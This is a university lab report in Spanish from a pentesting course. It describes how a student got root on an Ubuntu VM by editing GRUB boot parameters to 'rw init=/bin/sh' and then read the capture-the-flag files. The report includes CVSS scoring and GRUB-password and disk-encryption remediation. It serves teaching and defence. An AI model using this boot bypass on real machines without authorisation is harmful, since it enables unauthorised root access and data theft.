

UNIVERSIDAD NACIONAL DE INGENIERÍA
FACULTAD DE INGENIERÍA ELÉCTRICA, ELECTRÓNICA,
TELECOMUNICACIONES Y CIBERSEGURIDAD



INFORME EVALUACIÓN 4

Curso: Pentesting en Infraestructura de Red

Código curso y sección: CBN04 M

Alumno: Santana Palomino Carlos Henry

Código alumno: 20230348C

Lima-Perú 2025

Contenido

- 1. RESUMEN EJECUTIVO 3
 - 1.1. Introducción y Contexto 3
 - 1.2. Hallazgos Principales..... 3
 - 1.3. Impacto del Negocio..... 3
 - 1.4. Recomendaciones Estratégicas..... 3
- 2. INFORME TÉCNICO DETALLADO 4
 - 2.1. Alcance y Metodología 4
 - 2.2. Análisis de Vulnerabilidad 4
 - 2.3. Proceso de Explotación (Walkthrough) 4
 - Paso 1: Intercepción del Arranque 4
 - Paso 2: Inyección de Código en el Kernel 5
 - Paso 3: Acceso Root y Enumeración 6
 - Paso 4: Obtención de Testigos (Flags) 7
 - 2.4. Remedición Técnica y Contramedidas 7
- 3. Referencias 9
- 4. Anexos..... 9

1. RESUMEN EJECUTIVO

Fecha: 14 de diciembre de 2025 Activo Auditado: Servidor Linux "Miletus" Auditor: [Carlos Henry Santana Palomino]

1.1. Introducción y Contexto

El presente informe detalla los resultados de la auditoría de seguridad realizada sobre el activo denominado "Miletus". Durante la fase inicial de reconocimiento, se detectó que el servidor no presentaba servicios accesibles a través de la red (puertos cerrados o filtrados), lo que simuló un escenario de aislamiento de red o endurecimiento perimetral estricto.

Ante esta situación, y simulando el rol de un atacante con acceso a las instalaciones ("Insider Threat" o brecha física), se reorientó la estrategia hacia la evaluación de la Seguridad Física y de Configuración de Arranque.

1.2. Hallazgos Principales

Se ha identificado una vulnerabilidad de severidad CRÍTICA en la configuración del cargador de arranque del sistema (GRUB). El sistema permite la edición libre de los parámetros de inicio sin solicitar ninguna credencial de administrador.

Aprovechando esta debilidad, fue posible manipular el proceso de carga del sistema operativo para evadir completamente los mecanismos de autenticación. Esto permitió obtener una sesión de terminal con privilegios de superusuario (root) en cuestión de minutos.

1.3. Impacto del Negocio

El impacto de este hallazgo es absoluto. Al comprometer la cuenta de `root`, se obtuvo control total sobre la confidencialidad, integridad y disponibilidad del servidor. Como prueba de concepto (PoC), se accedió a los archivos personales del usuario local "thales" y a los archivos restringidos del sistema, recuperando los testigos (*flags*) que demuestran el compromiso total del activo.

Esto demuestra que, sin las protecciones adecuadas en el arranque, las contraseñas de usuario y los firewalls de red son ineficaces ante un atacante con acceso presencial a la máquina.

1.4. Recomendaciones Estratégicas

Para mitigar este riesgo de manera inmediata, se recomienda:

1. Proteger el gestor de arranque (GRUB): Configurar una contraseña robusta que impida la modificación no autorizada de las líneas del kernel.
2. Cifrado de Disco: Implementar cifrado completo de disco (FDE) para asegurar que la información sea ilegible incluso si se logra acceder a una consola de recuperación.

2. INFORME TÉCNICO DETALLADO

2.1. Alcance y Metodología

- Objetivo: Comprometer la seguridad del servidor "Miletus" para obtener acceso administrativo de nivel root.
- Vector de Ataque: Acceso Físico / Consola de Virtualización (Physical Access).
- Técnica Utilizada: Manipulación de parámetros del Kernel (Kernel Boot Parameters Manipulation).

Debido a que el activo se encontraba en un estado de aislamiento de red (servicios no disponibles remotamente), se procedió a auditar la seguridad del proceso de arranque, simulando un ataque presencial o de "Insider Threat" (amenaza interna).

2.2. Análisis de Vulnerabilidad

VULN-001: Ejecución de comandos no autorizada en gestor de arranque


- CWE ID: CWE-306: Missing Authentication for Critical Function.
- Descripción: El sistema no verifica la identidad del usuario antes de permitir la edición de parámetros del kernel en el GRUB.
- Vector CVSS 4.0:
CVSS:4.0/AV:P/AC:L/AT:N/PR:N/UI:N/VC:H/VI:H/VA:H/SC:H/SI:H/SA:H
- Calificación: CRÍTICA (Acceso Físico, Impacto Total).
- Impacto del Negocio: La explotación exitosa permite eludir todos los controles de seguridad lógicos. Esto resulta en el compromiso total del activo, permitiendo la exfiltración de información confidencial o la destrucción de datos.

2.3. Proceso de Explotación (Walkthrough)

A continuación, se documentan los pasos exactos ejecutados para comprometer el sistema:


Paso 1: Intercepción del Arranque

Se forzó el reinicio de la máquina virtual. Durante la etapa de POST (Power-On Self-Test), se mantuvo presionada la tecla Shift para interrumpir la carga automática y visualizar el menú de GRUB.



Paso 2: Inyección de Código en el Kernel

Se seleccionó la entrada principal "Ubuntu" y se accedió al modo de edición (tecla e). Se localizó la línea linux, que define cómo carga el núcleo del sistema.



Se eliminaron los parámetros restrictivos originales (ro, quiet, splash, maybe-ubiquity) y se sustituyeron por la siguiente instrucción para obtener una shell interactiva inmediata:

rw init=/bin/sh

- rw: Monta el sistema de archivos raíz en modo Lectura/Escritura (Read-Write), necesario para guardar cambios.

- `init=/bin/sh`: Instruye al kernel para que ejecute la consola básica (sh) como el proceso inicial (PID 1), saltándose totalmente el gestor de servicios (systemd) y, crucialmente, el sistema de login (pantalla de usuario y contraseña).

```
GNU GRUB version 2.02

insmod part_gpt
insmod ext2
set root='hd0,gpt2'
if [ x$feature_platform_search_hint = xy ]; then
  search --no-floppy --fs-uuid --set=root --hint-bios=hd0,gpt2 -\
-hint-efi=hd0,gpt2 --hint-baremetal=ahci0,gpt2 6c0480cf-6741-4704-bc9b-\
2f9ba10872ff
else
  search --no-floppy --fs-uuid --set=root 6c0480cf-6741-4704-bc9\
b-2f9ba10872ff
fi
linux /vmlinuz-4.15.0-159-generic root=/dev/mapper/ubuntu\
--vg-ubuntu--lv rw init=/bin/sh_
initrd /initrd.img-4.15.0-159-generic

Minimum Emacs-like screen editing is supported. TAB lists
completions. Press Ctrl-x or F10 to boot, Ctrl-c or F2 for a
command-line or ESC to discard edits and return to the GRUB
menu.
```

Figura 2. Modificación manual de los parámetros de arranque en GRUB antes de iniciar el sistema.

Paso 3: Acceso Root y Enumeración

Tras presionar F10 para arrancar con la configuración inyectada, el sistema otorgó acceso inmediato a una terminal con privilegios de root (indicador #).

```
Begin: Running /scripts/init-premount ... done.
Begin: Mounting root file system ... Begin: Running /scripts/local-top ... [ 4.138999] random: lvm: uninitialized urandom read (4 bytes read)
WARNING: Failed to connect to lvm2d. Falling back to device scanning.
done.
Begin: Running /scripts/local-premount ... [ 4.173478] Btrfs loaded, crc32c=crc32c-intel
Scanning for Btrfs filesystems
done.
Begin: Will now check root file system ... fsck from util-linux 2.31.1
[/sbin/fsck.ext4 (1) -- /dev/mapper/ubuntu--vg-ubuntu--lv] fsck.ext4 -a -C0 /dev/mapper/ubuntu--vg-ubuntu--lv
/dev/mapper/ubuntu--vg-ubuntu--lv: clean, 114110/917504 files, 1331753/3668992 blocks
done.
[ 4.232773] EXT4-fs (dm-0): mounted filesystem with ordered data mode. Opts: (null)
done.
[ 4.239963] random: fast init done
Begin: Running /scripts/local-bottom ... done.
Begin: Running /scripts/init-bottom ... done.
/bin/sh: 0: can't access tty: job control turned off
# _
```

Luego se realizó una enumeración del sistema de archivos para identificar usuarios legítimos:

```
ls /home
```

Resultado: Se descubrió la existencia del usuario local "thales".

```
/bin/sh: 0: can't access tty; job control turned off
# ls .[ 87.234887] random: crng init done

bin    dev    initrd.img    lib64    mnt    root    snap    sys    var
boot   etc    initrd.img.old  lost+found  opt    run    srv    tmp    vmlinuz
cdrom  home   lib           media    proc   sbin    swap.img  usr    vmlinuz.old
# ls /home
thales
# _
```

Paso 4: Obtención de Testigos (Flags)

Con el control total del sistema, se procedió a la lectura de los archivos de prueba (*flags*) ubicados en los directorios personales del usuario y del administrador.

- Flag de Usuario (thales):

```
cat /home/thales/user.txt
```

Hash recuperado: a837c0b5d2a8a07225fd9905f5a0e9c4

```
# cat /home/thales/user.txt
a837c0b5d2a8a07225fd9905f5a0e9c4
```

- Flag de Administrador (root):

```
cat /root/root.txt
```

Hash recuperado: 3a1c85bebf8833b0ecae900fb8598b17

```
# cat /root/root.txt
3a1c85bebf8833b0ecae900fb8598b17
```

2.4. Remedición Técnica y Contramedidas

Para solucionar esta vulnerabilidad y prevenir futuros accesos no autorizados por consola, se debe implementar la autenticación en GRUB siguiendo estos pasos:

1. Generar contraseña cifrada:

Utilizar la herramienta `grub-mkpasswd-pbkdf2` para crear un hash seguro de la contraseña de administrador.

2. Configurar GRUB:

Editar el archivo `/etc/grub.d/40_custom` añadiendo las siguientes líneas:

```
set superusers="admin"  
password_pbkdf2 admin [HASH_GENERADO]
```

3. Actualizar cambios:

Ejecutar `sudo update-grub` para aplicar la nueva configuración.

Medidas Recomendadas:

1. **Habilitar autenticación en GRUB:** Implementar usuarios y contraseñas cifradas (PBKDF2) en `/etc/grub.d/40_custom`.
2. **Cifrado de Disco (LUKS):** Cifrar las particiones asegura que los datos sean ilegibles sin clave, incluso con acceso root.
3. **Seguridad Física:** Restringir el acceso a la consola de virtualización.

3. Referencias

- **MITRE Corporation.** (2025). *CWE-306: Missing Authentication for Critical Function*. Common Weakness Enumeration. Recuperado de: <https://cwe.mitre.org/data/definitions/306.html>
- **GNU Project.** (2025). *GNU GRUB Manual 2.06: Security and Authentication*. Recuperado de: https://www.gnu.org/software/grub/manual/grub/html_node/Security.html
- **Ubuntu Documentation.** (2024). *Grub2/Passwords - Community Help Wiki*. Recuperado de: <https://help.ubuntu.com/community/Grub2/Passwords>
- **FIRST.** (2023). *CVSS v4.0 Specification Document*. Forum of Incident Response and Security Teams. Recuperado de: <https://www.first.org/cvss/v4.0/specification-document>

4. Anexos

Entorno de Pruebas:

- Software de Virtualización: VMware Workstation Pro.
- Sistema Operativo Atacante: (Aunque no se usó para el ataque final, es parte del laboratorio) Kali Linux.
- Sistema Operativo Víctima: Ubuntu 18.04 LTS (Kernel 4.15.0-159-generic).
- Herramientas: Consola de sistema (TTY), GNU GRUB 2.02.